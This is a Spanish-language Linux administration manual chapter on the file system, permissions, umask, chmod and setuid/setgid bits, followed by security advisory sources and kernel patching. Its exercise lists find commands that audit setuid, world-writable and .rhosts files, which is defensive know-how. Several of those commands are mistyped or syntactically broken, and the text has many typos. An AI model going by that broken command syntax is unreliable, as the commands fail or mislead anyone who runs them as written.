Hay descripciones detalladas ede algnos de los directorios mas comunes y su contenido. Aunque no hay un estandar rigido para la ubicacion o el nombre de estos itemes, estos siguen los estandares basicos de GNU/Linux:

/boot	Este es un directorio que viene con el kernel del sistema operativo, cargado a memoria duran te el proceso de inicio; en sistemas comerciales SVR4, este directorio es llamado /stand, aun que muchos sistemas mantienen el kernel directamente bajo el directorio raiz.
/usr	Este es un directorio que contiene la mayoria de los archivos del sistema.
/home	Este es un directorio que contiene el directorio home de los usuarios.
/etc	Este es un directorio que contiene los archivos de configuración del sistema.
/var	Este es un directorio que contiene la informacion volatil del sistema (logs, archivos spooling, etc.). Los logs estan en un estado de escritura constante, de esta manera muchos sistemas emplean un script automatico para truncar su tamaño.
/dev	Este contiene un número de archivos especiales cuyo proposito es permitirle acceso directa mente al dispositivo fisico, tales como /dev/console (terminal principal) y /dev/fd0 (disquete ra); los nombres para los archivos especiales difieren de fabricante a fabricante.

Algunos nombres comunes para los directorios son:

/bin	Un nombre comun para directorios que contienen programas accesibles por los usuarios.
/lib	Tipicamente contiene las librerias usadas en programas de desarrollo.
/sbin	El nombre para directorios que contienen programas orientados al sistema.
/tmp	Un directorio usado para la creacion de archivos temporales.

Hay muchos mas directorios y archivos presentes en la mayoria de las distribuciones GNU/Linux.

Nombres de los Archivos

Los nombres de los archivos siguen un número de convenciones. Los nombres de los archivos pueden contener cualquier caracter ASCII excepto un slash (/), el cual es usado para separar directorios dentro de una especificacion de ruta de nombre. Usted normalmente no encontrara muchos archivos con nombres que contienen dos puntos, punto y coma, comas y puntos. Los nombres de los archivos de GNU/Linux de tienen un nombre de extension, aunque usted puede agregar un punto y una extension si usted desea. A

diferente a DOS y VMS, usted puede agregar mas de una extension a un nombre de archivo. La mayoria de los ejemplos comunes que usted vera de esto es un archivo .tar.gz.

A diferencia de DOS, el cual requiere de uno a ocho caracteres para el nombre con un opciona de uno a tres caracteres de extension, no hay formato impuesto en nombres de archivos.

Los nombres de los archivos en GNU/Linux generalmente siguen una convesion de separar un componente de tipo de archivo de un nombre de archivo por el uso de un punto. Esto le permite a muchos utilitarios de GNU/Linux generar un archivo de salida desde una entrada de archivo. El compilador C, por ejemplo, cuenta con su fuente de sus nombres de archivos fuentes para terminarlos con un .c y generar similarmente un archivo objeto nombrandolo al final con un .o en lugar de .c:

prog.c compilado resulta en un prog.o

Este sistema es puramente una convension, y GNU/Linux no impone restriciones a los formatos de nombres de archivos.

Los nombres de archivos que comienzan con un punto, tales como:

.profile

Son llamados archivos ocultos. Estos no son normalmente desplegados ewn el listado de los directorios y tipicamente contienen configuracionez personalizadas de aplicaciones.

Aunque cualquier caracter esta permitido en un nombre de archivo, en práctica, hay algunos caracteres que pueden causar dificultad, y ellos deben de ser evitados si es posible. Ejemplos de estos son:

- Un guion (-) como el primer caracter en un nombre
- Caracteres tales como ?, *, (,), &, [,], >, <. espacios y sangrias (tabulaciones) (estos tienen significados especiales en la linea de comando)
- Caracteres ASCII sin impresion

Nombres de Rutas

Los archivos son localizados por la incorporacion de un esquema de nombre que el directorio nombra a lo largo de una ruta conduciendo cada nombre de archivo y nombre de archivo individual. Luego esto es llamado un nombre de archivo completamente calificado. Discutiremos las siguientes pautas y ejemplos:

- Un nombre de ruta absoluta describe la ruta al archivo o directorio empezandos desde el directorio raiz “/”.

  ej.: /usr/bin/tty
- Un nombre de ruta relativo describe la ruta del archivo o directorio desde el directorio actual.

  ej.: bin/tty
- El directorio actual sera el punto de referencia si el nombre de la ruta no comienza con /.

Un nombre de ruta absoluta describe la ruta al archivo o directotio desde la raiza de el sistema de archivos. Por que el sistema de archivos esta organizado como un arbol con una sola raiz, cada archivo o directorio tendra exactamente un nombre de ruta absoluto, asi este puede ser pensado como una manera de identificacion de un archivo unica en el sistema de archivos.

Un nombre de ruta absoluto comienza con un slash (/). Sespues de eso, este esta compuesto del nombre de los directorios que pasan a traves de la ruta, separados por slash. Por ejemplo:

ej.:/usr/bin/tty

Este es el nombre de ruta absoluta para el archivo tty en el archivo /usr/bin del sistema jerarquico.

Un nombre de ruta relativa describe la ruta a un archivo o directorio empezando desde el directorio actual. El formato de un nombre de ruta relativo es similar al nombre de ruta absoluta excepto que el nombre de ruta relativo no empieza con el slash.

El ejemplo muestra que, cuando el directorio actual esta en /usr, el nombre de ruta relativa al archivo es:

ej.: bin/tty

Usted puede ver que si el directorio actual fuese /usr/bin, la ruta relativa sera simplemente:

ej.: tty

. **El directorio de trabajo actual**

.. **El directorio padre (un paso atras del directorio actual)**

Estos nombres pueden ser usados dondequiera en un nombre de ruta, relativa o absoluta. Estos son mayormente usados en los nombres de rutas relativas desde desde que le permiten especificar las rutas que viajan hacia arriba a traves de la jerarquia como tambien hacia abajo.

Por lo tanto, la ruta relativa del directorio /home/dale es ../dale.

Similarmente, podemos especificar una ruta relativa a un archivo en nuestro directorio actual. Por ejemplo, el archivo.texto puede tambien ser referido usando ./archivo.texto.

Esto puede ser usado cuando los nombres de los archivos empiezan con un menos por que un comando normalmente tratara un menos lider como una opcion de comando. Precidiendo el nombre con ./ obviamente se elimina cualquier confusion.

El Directorio home

Cada usuario en el sistema tiene un directorio home. Esta es la localidad donde el usuario llega cuando ingresa al sistema. El directorio home contienen los archivos pertenecientes al usuario. El usuario puede libremente crear archivos y directorios aqui. El contenido del directorio home esta protegido por defecto para usuarios que no sean el propietario o el usuarios privilegiados con un acceso especial (tales como el root).

Los archivos de inicio y configuración estan ubicados en el directorio home. Estos incluyen archivos de seccion personalizados, tales como .profile o .login, como tambien archivos de inicializacion de aplicaciones, tales como .Xdefaults y .mailrc.

Comandos Simples de Directorios

Algunos comandos simples de directorios que son utiles estan incluidos en la siguiente tabla:

Comando	**Descripcion**
cd directorio	Cambia de directorio
cd	Cambia al directorio home
pwd	Imprime el directorio actual
ls	Muestra una lista corta
ls -l	Muestra una lista extensa
ls [options] [files...]	Listado de archivos especificos de un directorio

Use el comando de directorio cd para cambiar le directorio actual de trabajo y usar el comando pwd para imprimir el nombre de ruta completo del directorio actual de trabajo. cd sin argumentos lo envia a su direc-

torio home.

Configuración del Usuario

El archivo /etc/securetty determina donde estara permitido el logging root de root. Por defecto, root tiene solamente permitido ingresar al sistema desde una consola perteneciente directamente desde el mismo sistema. Si un usuario usando telnet ingreso al sistema y desea cambiar al root el sistema le negara el acceso aunque este tenga la contraseña de root. Root siempre puede modificar este archivo.

Permisos de Archivos

Los permisos de archivos estan diseñados para permitir lectura, escritura o ejecucion a un archivo. Por la manipulacion de los permisos de los archivos, el acceso a los directorios y archivos puede ser permitido o denegado basado en el nombre de usurio o nombre de grupo. Una configuración impropia puede comprometer la seguridad de un archivo o directorio.

Los permiso de archivosa permiten que tres grupos de personas tengan diferentes permisos de acceso para un archivo. El propietario tiene una fijacion de permisos, el grupo una segunda fijacion de permisos y cualquier otro tiene otra fijacion de permisos.

La mayoria de los problemas de seguridad crecen en la tercera fijacion de los permisos, los permisos para todos los usuarios. Si un archivo concede permisos de escritura o ejecucion para todos los otros usuarios, este archivo es ahora una potencial responsabilidad desde que un atacante pueda modificar el archivo para realizar cualquier tarea.

Los Archivos

GNU/Linux tiene casi desde sus inicios permitido el estilo de UNiX de largos nombres para archivos y directorios, y como UNiX, todos los archivos estan asociados con un inodo, o un nodo intermediario que contiene informacion sobre un archivo. Algunos de los datos contenidos en el inodo son:

- El tipo de archivos (Algunas veces llamado número magico)
- EL tamaño del archivo (en bytes)
- Una cuenta de referencia, usualmente mas grande que una si varios archivos con diferentes nombres aparecen pero son actualemente ewl mismo archivo (llamados enlaces o archivos enlazados)
- Un puntero a una lista de direcciones de bloques donde el contenido del archivo actualmente reside.
- Varios grupos de fecha/hora; ejemplo, cuando un archivo fue ultimamente accesado (atime), cuando el contenido del archivo fue ultimamente modificado (mtime) y cuando este inodo fue actualizado la ultima vez (ctime).
- Campos relacionados a seguridad: el UID y el GID al que el archivo pertenece.
- Permisos de acceso al archivo o bits, los cuales tambien son llamados modo de bits (examinaremos esos bits en detalle).

El comando ls es el comando mas comunmente usado en GNU/Linux y es usado para verificar los permisos de un archivo y directorios.

Ahoa que usted ha entendido algunos de los varios modos de bit para un archivo o directorios en GNU/Linux, podemos verificar las diversas maneras que estas pueden ser cambiadas.

Aqui hay una cantidad de las opciones comunmente mas usadas que pueden ser dadas al comando ls:

-l	Listado Extenso (full)
-a	Lista todos los archivos (incluyendo los ocultos)
-C/-x	Lista en columnas

-F	Muestra las banderas de los tipo de archivos
-R	Lista recursiva de los subdirectorios
-t	Organiza por fecha mas bien que por nombre
-d	Lista solo los directorios, no su contenido

Otro uso de la opcion -d es con las wildcard. Por ejemplo:

 # ls -d arch*

Esto le dara el nombre de cualquier entrada en el directorio actual que comience con my. Sin la opcion -d, este mostraria todo los contenidos de cualquier directorio que comienzan con arch.

La opcion -R da una lista recursiva de un directorio. Recursiva significa mostrar el directorio dado pero tambien todos los subdirectorios dentro de este, todos de a la manera de la estructura de arbol.

Listado Extenso de Directorios

A menudo es importante obtener una lista extensa de los directorios. Esto provee informacion util. Use el comando ls -l para obtener esta salida.

Copiando Archivos

Para hacer una copia de un archivo:

• Use el comando cp para copiar un archivo a un directorio o archivo apuntado.

cp [opciones] origen destino
cp [opciones] origen ... directorio

• Algunas opciones utilis incluyen:

-i	**Verifiacion interactiva (lo muestra solo si el blanco exite)**
-r	**Copia directorios recursivamente**

• Si mas de un archivo fuente es especificado, le blanco debe de ser un directorio.

Los archivos son copiados usando el comando cp. Si el archivo blanco es un directorio, todas los archivos fuentes son copiados en el directorio; si no, el archivo fuente es copiado al archivo apuntado.

Si el blanco existe y no tiene permiso permiso de escritura, este no sera rescrito (usted necesitara borrar el archivo o cambiar los permisos del archivo antes de rescribirlo).

Renombrando y Moviendo Archivos

Los archivos son renombrados usando el comando mv (mover), el cual mueve el archivo desde una localidad en el sistema jerarquico hasta otra. Si el blanco es un directorio, el archivo es movido dentro del directorio; si no, el archivo es renombrado. El nuevo nombre puede, por supuesto, incluir una ruta de un directorio y tiene el efecto de mover y renombrar el archivo.

Para cambiar el nombre de un archivo:

• Use el comando mv para renombrar (mover) un archivo al directorio o archivo especificado:

mv [opciones] origen destino
mv [opciones] origen ... directorio

• Una opcion util es -i, la cual inicia una verificacion interactiva (da respuesta solo si el archivo existe)
• Si mas de un archivo fuente es especificado, luego el blanco debe de ser un directorio.

- Si no lo es, usted perdera datos. La mayoria de las versiones de mv le advertiran sobre esto.
- El comando mv es automaticamente recursivo:

$ mv archivo1 /tmp/ejemplo
$ mv -i ejemplo2 /tmp/ejemplo
mv: replace '/tmp/ejemplo'?

Si el blanco existe (y no es un directorio), este sera rescrito por el archivo movido. Para prevenir accidentalemente rescribir un archivo, use la opcion -i. A usted se le preguntara para que confirme la acción.

Los archivos blancos pueden ser sobreescritos aunque el permiso de escritura no este fijado. Esto es por que la sobrescritura es una manera que es vista como un eliminacion del directorio y la adicion; asi, los permisos de directorios, no el permiso de archivos, es mas aplicable. Sin embargo, los permisos de archivos son tomados en una cuenta, y a un usuario interactivo se le preguntara si el archivo apuntado no tiene permisos de escritura.

La sintaxis de mover y copiar un comando son similares (estas son a menudo descritas en la misma parte de las paginas man a lo largo del comando de eliminar).

Borrando Archivos

Los archivos son eliminados usando el comando rm (remove). Eliminar pedira que confirme antes de eliminar los archivos protegidos de escritura. Este tambien preguntara por todos los archivos si es utilizado con la opcion -i (Interactivo).

Para eliminar o remover un archivo, use el comando rm:

rm [-ir] archivo1 [archivo2...]

La opcion recursiva (-r) es usada para borrar un directorio y todos los archivos que este contiene, incluyendo subdirectorios. Sin la opcion recursiva, este comando no eliminara un directorio, aunque este este vacio. Use el comando rmdir para eliminar directorios vacios.

- Para borrar un archivo:

-i	**Verificacion interactiva (pregunta por cada archivo)**
-r	**Elimina de manera recursiva**
-f	**Elimina forzadamente**

- Los permisos en el contenido de un directorio es crucial:
- Los permisos en un directorio son usados para determinar si borrar es permitido.
- Permisos en un archivo es usado, pero solo para una confirmacion extra.
- Los archivos pueden ser eliminados si el permiso del directorio lo permite.

$ rm ejemplo
$ rm -i ej*
$ rm -r /tmp/ejemplo

Manipulando Directorios

Los directorios nuevo son creados con mkdir y eliminados con rmdir. Ambos comandos especifican el nombre del directorio (absoluta o relativa). Para eliminar un directorio, este debe de estar vacio. A opcion -r del comando de remover archivos (rm) eliminara un directiori y todo su contenido; use esta opcion con precaucion.

Los directorios son tratados como archivos por la mayoria de los comandos, asi el comando mv puede ser

usado para renombrar un directorio. Usted puede tambien mover directorios dentro de otros directorios.

Para crear, eliminar, mover y sino manejar folder organizados o areas de almacenamiento:

- Cree un directorio usando:
  mkdir directorio.....

- Elimine un directorio vacio usando:
  rmdir directorio.....

- Elimine un directorio y todo su contenido recursivamente, incluyendo subdirectorios y su contenido, usando:
  rm -r directorio.....

- Copie un directorio usando:
  cp -r directorio1 directorio2

- Renombre un directorio usando:
  mv directorio2 directorio3

Verificando dentro de los Archivos

El comando cat puede ser usado para ver archivos. Su funcion es concatenar un archivo o archivos y dar la salida por defecto. Si es usado con un archivo, este simplemente mostrara el contenido de este en la pantalla.

Para mostrar un archivo una pantalla completa a la vez, el comando mora puede ser usado.

El comando wc cuenta palabras, lineas y caracteres en un archivo. Use las opciones -w, -l y -c para que cuente el parametro deseado.

El comando file es util para indicar que tipo de datos esta almacenado en un archivo. Si usted no esta seguro del contenido de un archivo, use este comando para encontrar si este contiene alguna forma de texto que puede ser listado en la pantalla seguramente.

Algunos de los comandos que le permitiran verificar dentro de archivos, a lo largo de su sintaxis, son mostrados a continuacion:

file archivo [archivo....]	Determina el tipo de contenido de un archivo (texto, ejecutable, código C, directorio, etc.)
cat archivo [archivo...]	Muestra el contenido de un archivo (concatena)
more archivo [archivo....]	Muestra el contenido de un archivo, un pagina a la vez.
wc [-cwl] archivo [archivo...]	Cuenta caracteres, palabras y lineas en un archivo.

He aqui algunos ejemplos:

```
$ file /etc/passwd  /bin/echo  /tmp
/etc/passwd:      ASCII text
/bin/echo:                ELF 32-bit LSB executable
/tmp:                     sticky directory

$wc /etc/passwd
   18    20    608  /etc/passwd
```

Paginando el Contenido de un Archivo

Usted puede listar el contenidop de archivos a la pantalla usando more o less. Estos programas son referidos como paginadores porque ellos muestran el texto una pagina a la vez. El comando more es el mas antiguo de los dosy en algunas versiones puede solo moverse a traves del archivo en direccion descendente; less permite moverse bidireccionalmente. La siguiente table presenta un resumen rapido de su uso.

more	
<space>	**Proxima Pagina**
<CR>	**Proxima Linea**
b	**Una pagina atras**
f	**Una pagina adelante**
q	**Terminar**
/string	**Buscar una cadena especifica**
h	**Muestra las paginas de ayuda.**

less	
j	**Una linea hacia adelante**
k	**Una linea hacia atras**
u	**Media pagina hacia atras**
d	**Media pagina hacia adelante**
q	**Terminar**
/string	**Buscar una cadena especifica**

El comando umask

El comando umask es ampliamente usado en todos los sistemas GNU/Linux para fijar en modo bit la creacion de archivos subsequentes. Es tambien usado a menudo in los profiles login para fijar los permisos por defecto. Entrando este comando se muestra los valores actuales. Para cambiarlos el usuario puede entrar el comando umask con varias combinaciones para alterar la creacion por defecto en modo bit.

El modo de valor bit esta resumido en la siguiente tabla:

Modo de Valores (Forma Octal)	**Significado del Modo de bit Octal** (Aditivo en Naturaleza)
7	Lectura, escritura y ejecucion
6	Lectura y escritura
5	Lectura y ejecucion
4	Solo lectura
3	Escritura y ejecucion
2	Escritura
1	Ejecucion
0	No modo bits

Usualmente los permisos por defecto son 644 (ej. Lectura y escritura para el propietario, lectura al grupo y a los otros) para los textos planos. Cada patron de bit (valor octal) es asignado a fcada componente de los tres valores del archivo (propietario, grupo y otros). Los permisos por defecto para un directorio y un programa ejecutable puede usualmente ser 755 (ej. Lectura, escritura y busqueda/ejecucion para el propietario; lectura y busqueda/ejecucion para el grupo y los otros).

El comando umask esta fijado a mask away un cierto patron de bits desde los patrones por defecto para archivos, directorios y ejecutables, de tal modo dando el final restante de bits de permisos de acceso (restante). Esta práctica es referida como los bit de permisos por defecto con los valores complementarios de la mascara de bit de los usuarios. Estos bits determinan los bits que necesitan sewr masked o escondidos. Por ejem-

plo, el valor umask 022 nos da:

0666	**Los bits de permisos por defecto (propietario, grupo, otros)**
0022	**los valores umask para los propietarios, grupos y otros.]**
0644	**Modo Bits**

La tabla especifica lectura y escritura para el propietario y solo acceso de lectura para el grupo y los otros.

En sitios donde los usuarios esperan proteger sus datos, por defecto, de la inspeccion de otros usuarios, todos los usuarios deben de tener un valor umask de 077. Para usuarios que trabajan en projectos de grupo, un valor umask de 037, el cual permite al grupo accesar a los archivos por defecto, debe ser una mejor eleccion.

El Comando chmod

El comando chmod es usado para manipular los permisos de los archivos. Este comando debe ser aplicado en dos maneras:

• En modo absoluto

Cuando es usado de esta manera, el comando es como sigue:

 # chmod 666 nombre_del_archivo

Aqui, el modo bit de los permisos esta siendo absolutamente aplicado al nombre del archivo (o mas, si es necesario). Las variaciones son basadas en el modo bit en contornos con los bits aplicados para cada componente (propietario, grupo y otros).

• Modo Simbolico

Cuando es usado de esta manera, el comando es como sigue:

 # chmod a+rwx nombre_del_archivo

Aqui, los bits de los permisos son lectura, escritura y ejecucion concedidos a todos los componentes (propietario, grupo y otros) para el nombre del archivo. Por que los simbolos que corresponden a aquellos desplegados por el comando ls, este modo descifra (y decide cuales bits de esos pueden ser).

El comando chmod puede inadvertidamente ser usado para impartir permisos stumbling.

La siguiente tabla resume todos los simbolos usados con el comando chmod:

Simbolos	Significado
u	Usuario o propietario
g	Grupo
o	Otros
+	Agregue estos permisos
-	Quite estos permisos
=	Fije estos permisos a

El UID y GID

Todos los bits de los permisos de archivos y los controles aplicados de una manera discreta hacia todos los objetos. Estos objetos son archivos, directorios y ejecutables (tales como programas). Esta informacion es mantenida en la porcion de inodo del sistema de archivos donde los objetos son alojados. Una cierta porcion de cada inodo de archivo (dependiendo del implementacion del fabricante actual) es fijada a

un lado de estos archivos. Usualemente esta porcion es de 16 bits y es manejada colectivamente como una entidad. Nueve bits son usados para el modo de los archivos (lectura, escritura, ejecucion y ninguno de los bits). Tres bits adicionales describen o establecen como esos bits pueden trabajar con ciertos UID y GID que estan tambien asociados con un archivo.

Los UID son unicamente indicados en el archivo del sistema /etc/passwd. El GID esta unicamente descrito en el archivo del sistema /etc/group.

Cuando alguien comienza usando el sistema, un proceso es iniciado para cada invocacion de usuario. Este proceso es rastreado por el kernel y luego es asignado a un recurso tal como la memoria, CPU, I/O, y asi sucesivamente. Para ayudar al kernel a rastrear esta informacion, cada proceso debe tener un identificador de proceso (PID). Cada PID tiene en su tabla otros cuatro numeros. Dos son los familiares UID y GID. Adicionalmente, un par extra de numeros UID y GID (tales como convertirse en otro usuario o alza su nivel de privilegios para cambiar la contraseña de ese usuario). En tal caso, los efectivos UID y GID son diferentes desde el fijado inicial de los valores. Esos valores efectivos son evaluados por el kernel de UNiX para conceder acceso de acceso.

Fijar Bits: setuid, setgid y Saticky Bits

Algunos programas le requieren a los usuarios tener niveles de root antes de estos ser invocados. Habilitando setuid para un programa le permite a un usuario regular invocarlo y luego tenerlo ejecutado con todos los privilegios de root (o algunos otros usuarios). Por ejemplo, cuando los usuarios cambian su propia contraseña, ellos necesitan los mismos permisos de root para hacer el cambio.el problema con setuid es que cualquier programa al cual se la haya concedido este privilegio se convierte en un enlace potencial de debilidad. Desde que el programa tiene el mismo acceso como root, un ataque a traves de ese sencillo programa puede comprometer la seguridad del sistema completo.

Las caracteristicas de setgid es que es otra herramienta usada para ayudar a determinar los permisos de los archivos. Si el bit setgid es fijado en un directorio, luego cualquier archivo creado en ese directorio tendra la propiedad del grupo de ese directorio mas bien que el grupo por defecto del usuario. Un programa puede tener ambos bits fijado al mismo tiempo.

Bit de Permiso	Significado
s	Cuando es fijado en el componente propietario del archivo, esto le indica al kernel Linux que es ejecutado, este UID efectivo debe ser fijado para eso del propietario.
S	Esto indica que el setuid esta encendido, pero el bit de ejecucion (x) no ha sido fijado.
s	Cuando es fijado en el componente del grupo del archivo, esto indica al kernel Linux eso sobre la ejecucion, el GUI efectivo debe ser fijado para ese grupo.
S	Esto indica que el setgid esta encendido, pero que el bit de ejecucion (x) del grupo no esta fijado.
t	Este es el sticky bit. Sobre la terminacion del programa, este indica que el programa no sera inmediatamente removido desde el area swap/paging. Esto es obsoleto. Sistemas UNiX modernos ignoran este bit y toman sus propias decisiones sobre la administracion de la memoria.
t	Este es el Sticky bit. Cuando es fijado en un directorio, un usuario solo puede borrar archivos en ese directorio si es el propietario y tiene los permisos de escritura para ese archivo.

La siguiente tabla muestra los bits extras que se fijan y que pueden ser usados para el cambio efectivo de los UID y GID.

El bit de setuid es el decimo segundo bit, el bit de setgid es el decimo primero y el sticky bit es usualmente los restantes diez bit en el inodo de 16 bit de la palabra.

El programa que necesita permisos extras usa las caracteristicas de SUID/SGID. Por ejemplo, el programa passwd, el cual debe de escribir al archivo de contraseñas del sistemas, necesita ejecutarse con los permisos de root para realizar esa tarea. Por que el mecanismo de SUID/SGID temporalmente le concede a un usuario mas permisos que los derechos dados normalmente a este, todos los programas en un sistema que tiene este bit debe ser monitoreado y examinado por cambios.

Ejercicio 5-1: Busque los programas setuid y setgid en su sistema

La solucion para este ejercicio esta proviata en el Apendice al final de este manual.

Intente el siguiente comando y busque los comandos setuid/gid para ver si estan disponible en su sistema:

```
#  find / \ ( -perm +4000 -o -perm +2000 \) -exec ls -l {} \:
```

Pruebe por los archivos globales que pueden ser escritos:

```
# find / -perm -2 ! -type ls -l
```

Pruebe para los archivos los cuales usted no es el propietario:

```
# find / -nouser -o -nogroup -print
```

Pruebe por archivos .rhosts:

```
# find /home -name .rhosts -print
```

¿Qué esta mal (desde una perspectiva de seguridad) con el comando listado en el paso 4?

¿Cómo usted buscaria en sistema por archivos hosts.equiv?

¿Cómo usted podria fijar estos comandos para que se ejecuten automaticamente?

¿Qué logran el ultimo set de parametros del paso 1?

```
-exec ls -l [] \:
```

Declaración de Seguridad

Hay muchos recursos en el Internet que pueden ayudar a realzar la seguridad de un sistema GNU/Linux. Uno de los conceptos mas principales para la mayoria de sitios en el Internet que proveen Informacion de Seguridad es que la seguridad a traves de la obscuridad no trabaja. Puesto simplemente, no hay un beneficio real para encubrirlas debilidades de seguridad o herramientas que las pueden explotar. Teniendo tales informaciones facilmente accesible le permite al administrador estar preparado. Manteniendo la tapa en cosas que usualmente resultaran en una situacion donde el atacante tiene mas conocimientos que el administrador, lo cual es un ambiente pobre para la seguridad. Las declaraciones de seguridad proveen informaciones sobre las vulnerabilidades y los problemas de seguridad. Las declaraciones pueden ser obtenidas de muchos sitios, tales como sitios Web, listas de correo y grupos de noticias. En esta seccion discutiremos los siguientes topicos, los cuales son algunos de los mas populares lugares para las declaraciones de seguridad:

- CERT/CC
- Rootshell
- El Instituto SANS
- SecurityFocus.com
- Grupos de Noticias

CERT/CC

El Equipo de Respuestas A Emergencias Computacionales/Centro de Coordinacion (CERT/CC) es un gran centro de reportes para exploits y otras debilidades de sistemas que son descubiertas. CERT/CC fue fundada en la universidad de Carnegie Mellon en Diciembre del 1988 por la Agencia de Proyectos de Defensa e Investigacion Avanzada (DARPA) poco despues del incidente del gusano Morris, el cual inpacto mas del 10% de todo el Intenet. La respuesta inicial fue la funcion original del centro, pero recientemente este ha crecido para incluir entranamiento y supervision de otros grupos de respuestas y profesionales de seguridad. La investigacion es importante en el centro y es hecha en todas las areas de seguridad, incluyendo las causas de las vulnerabilidades, prevencion y mejora.

CERT/CC es ahora una parte del Instituto Carnegie Mellon para Sistemas Sobrevivientes (CMISS), el cual fue establecido en Abril del 2000. CMISS es el esfuerzo colaborado de casi docenas de organizaciones. Su proposito es investigar los asuntos de seguridad, direccionarlos y desarrollar informacion para mejorar la seguridad.

El sitio de CERT (www.cert.org) contiene informacion abundante sobre los topicos de seguridad. La pagina principal contiene titulos e importantes alertas de seguridad. Cada alerta contiene informacion detallada sobre cuales sistemas operativos son afectados.

Si un metodo de direccionamiento del problea es encontrado (usualmente son listados varios métodos) intrucciones detalladas hacia la resolucion son provistas.

Lista de Correo

CERT/CC ofrece una lista de correos que suple informacion sobre problemas de seguridad actuales y topicos relacionados. Los nombres eb la listas no son lanzados y CERT usa una clave PGP (Pretty Good Privacy) para firmar sus correos, los cuales previenen consultas fraudulentas. Para suscribirse a la lista, envie un correo al cert-advisory-request@cert.org con “SUBSCRIBE <direccion electronica>” en el asunto del mensaje. Si la direccion no funciona, intente visitando su sitio en http://www.cert.org/contact_cert/certmaillist.html.

> *NOTA: Antes de subscribirse a la lista de correos, asegurese que las fuentes estan disponibles para organizarlas a traves de como llegan los corres. Es fácil llegar a ser saturados con una gran cantidad de correos de varias listas de correos diferentes. Un consejo es evitar esto dividiendo la liste entre varias personas y reenviando cualquier informacion relevante al resto del grupo.*

El Rootshell

Rootshell.com tiene informacion similar a CERT hasta las alertas y otras informaciones. En Rootshell, mucho mas de los exploits actuales pueden ser encontrados. Por ejemplo, una alerta sobre el ataque teardrop al Denial of Service (DoS) puede ser encontrado sumando el código actual que genera el ataque. Esto le da informacion al administrador una oportunidad para determinar que tan efectivas son esas herramientas en contra de sus sistema.

El Instituto SANS

Establecido en 1989, El Instituto de Administracion de Sistemas, Redes y Seguridad (SANS) es una organizacion de mas de 96,000 profesionales que comparten informacion en un esfuerzo cooperativo. El enfoque principal de el instituti es de extender el conocimiento que beneficiara al administrador de sistemas asi como tambien a los profesionales de seguridad y redes.

Servicios

A continuacion se muestra una lista descriptiva de los servicios que el instituo ofrece:

SANS NewsBites provee un resumen semanal de nuevas historias publicadas que pertenecen a la seguridad. El Concenso de Alerta de Seguridad de SANS (SAC) provee un resumen semanal de las alertas de seguridad y soluciones.

El Centro de Analisis de Incidentes Globales provee un programa de respuesta donde las vulnerabilidades de seguridad son analizadas y reportadas. Es un programa voluntario que provee una gran oportunidad para cualquiera que para que colabore con veteranos y aprenda tacticas para manejar ataques de seguridad.

Como Subscribirse

Todos los servicios que son ofrecidos por el Instituto SANS pueden ser accesados en su sitio Web http://www.sans.org/sansnews

SecurityFocus.com

SecurityFocus en http://www.securityfocus.com, es un sitio Web que contiene abundancia de servicios relacionados con la seguridad.

Servicios

BugTraq es una lista de correo moderada que fue establecida en Noviembre de 1993 para enfocarse en alertar a los administradores a que conozcan bugs o exploits y las soluciones o patches asociados. BugTraq existe como un sitio Web y como una lista de correo que los administradores pueden firmar para recibir alertas relacionadas con bugs y otros topicos de seguridad. BugTraq provee discuciones detalladas y avisos de vulnerabilidades de seguridad. Es una de las mejores listas de correos conocidas, con mas de 27,000 suscriptores.

Como Subscribirse

Para usar cualquiera de los servicios que SecurityFocus.com ofrece, o suscribirse a cualquiera de sus listas de correos, use los hiperenlaces del sitio, comenzando en http://www.securityfocus.com/. Para suscribirse a la lista de correos del BugTraq, envie un correo al listserv@securityfocus.com con “SUBSCRIBE BUGTRAQ Apellido, Nombre” en el cuerpo del mensaje. SecurityFocus le enviara una peticion de confirmacion que necesitara una respuesta. Si esto no trabaja, verifique el FAQ de BugTraq para informaciones mas detalladas:

http://www.securityfocus.com/frames/?content=/forums/bugtraq/faq.html

Grupos de Noticias

Los grupos de noticias son una manera de ganar informacion valiosa perteneciente a seguridad. Muchos grupos de noticias relacionados con seguridad son disponibles. La siguiente es una lista corta de grupos de noticias; para una lista mas detallada, vea http://www.cert.org/other_sources/usenet.html.

comp.security.unix	**Topicos relacionados con seguridad de sistemas UNiX.**
comp.security.misc	**Topicos de seguridad para redes y ordenadores.**
comp.security.announce	**Anuncios relacionados con seguridad, incluyendo CERT.**

Aplicando Patches al Kernel

En GNU/Linux, El kernel es constantemente actualizado, refinado y reconfigurado. Cambiar el kernel en un sistema puede proveer seguridad y realces de funcionamiento. Hay muchos métodos diferentes de actualizar de mejorar el kernel, comenzando desde la instalacion de una nueva distribucion con un kernel completamente nuevo para parchear un kernel existente con nuevo código fuente. Esta se enfocará en mejorar un kernel a traves del parche.

La mayoria de las distribuciones ponen a disposicion actualizaciones del sistema en sus sitios Web que contienen arreglos de seguridad. Los administradores pueden implementar todas las actualizaciones relacionadas con la seguridad provistas por su distribucion. Ademas de los recursos provistos por su distribucion, hay otros recursos en el Internet que proveen informaciones importatnes sobre la seguridad de las redes.

Los siguientes topicos sera discutidos en esta seccion:

- Descripción de los Parches del Kernel
- Prerequisitos para Aplicar Parches al Kernel
- Como Parchear el Kernel
- Recompilando el Kernel

Descripcion de los Parches del Kernel

El core del sistema operativo GNU/Linux es el kernel. La colaboracion de miles de programadores alrededor del mundo ha conducido al desarrollo continuo y mejora del kernel, rapidamente agregandole funcionabilidad a este. Asi, el kernel (Linux) representa un trabajo en progreso. Aunque es mas seguro que la mayoria de los sistemas operativos, el kernel Linux no es inmune a las brechas de seguridad. Agregandole caracteristicas y funcionabilidad al kernel le provee a un cracker con mas puntos de acceso y agujeros potenciales de seguridad. Porque el kernel es el core del sistema operativo GNU/Linux, al debilidades de seguridad pueden abrir el sistema completo a problemas de seguridad. Sin embargo, brechas potenciales de seguridad pueden ser arregladas con código adicional, comunmente referidos como parches. La habilidad de parchear el kernel lo consolida y lo hace mas beneficial para el usuario final. Los esfuerzos colaborativos de la comunidad de GNU/Linux le permite a los parches ser desarrollados rapidamente y disponibles sobre el Internet.

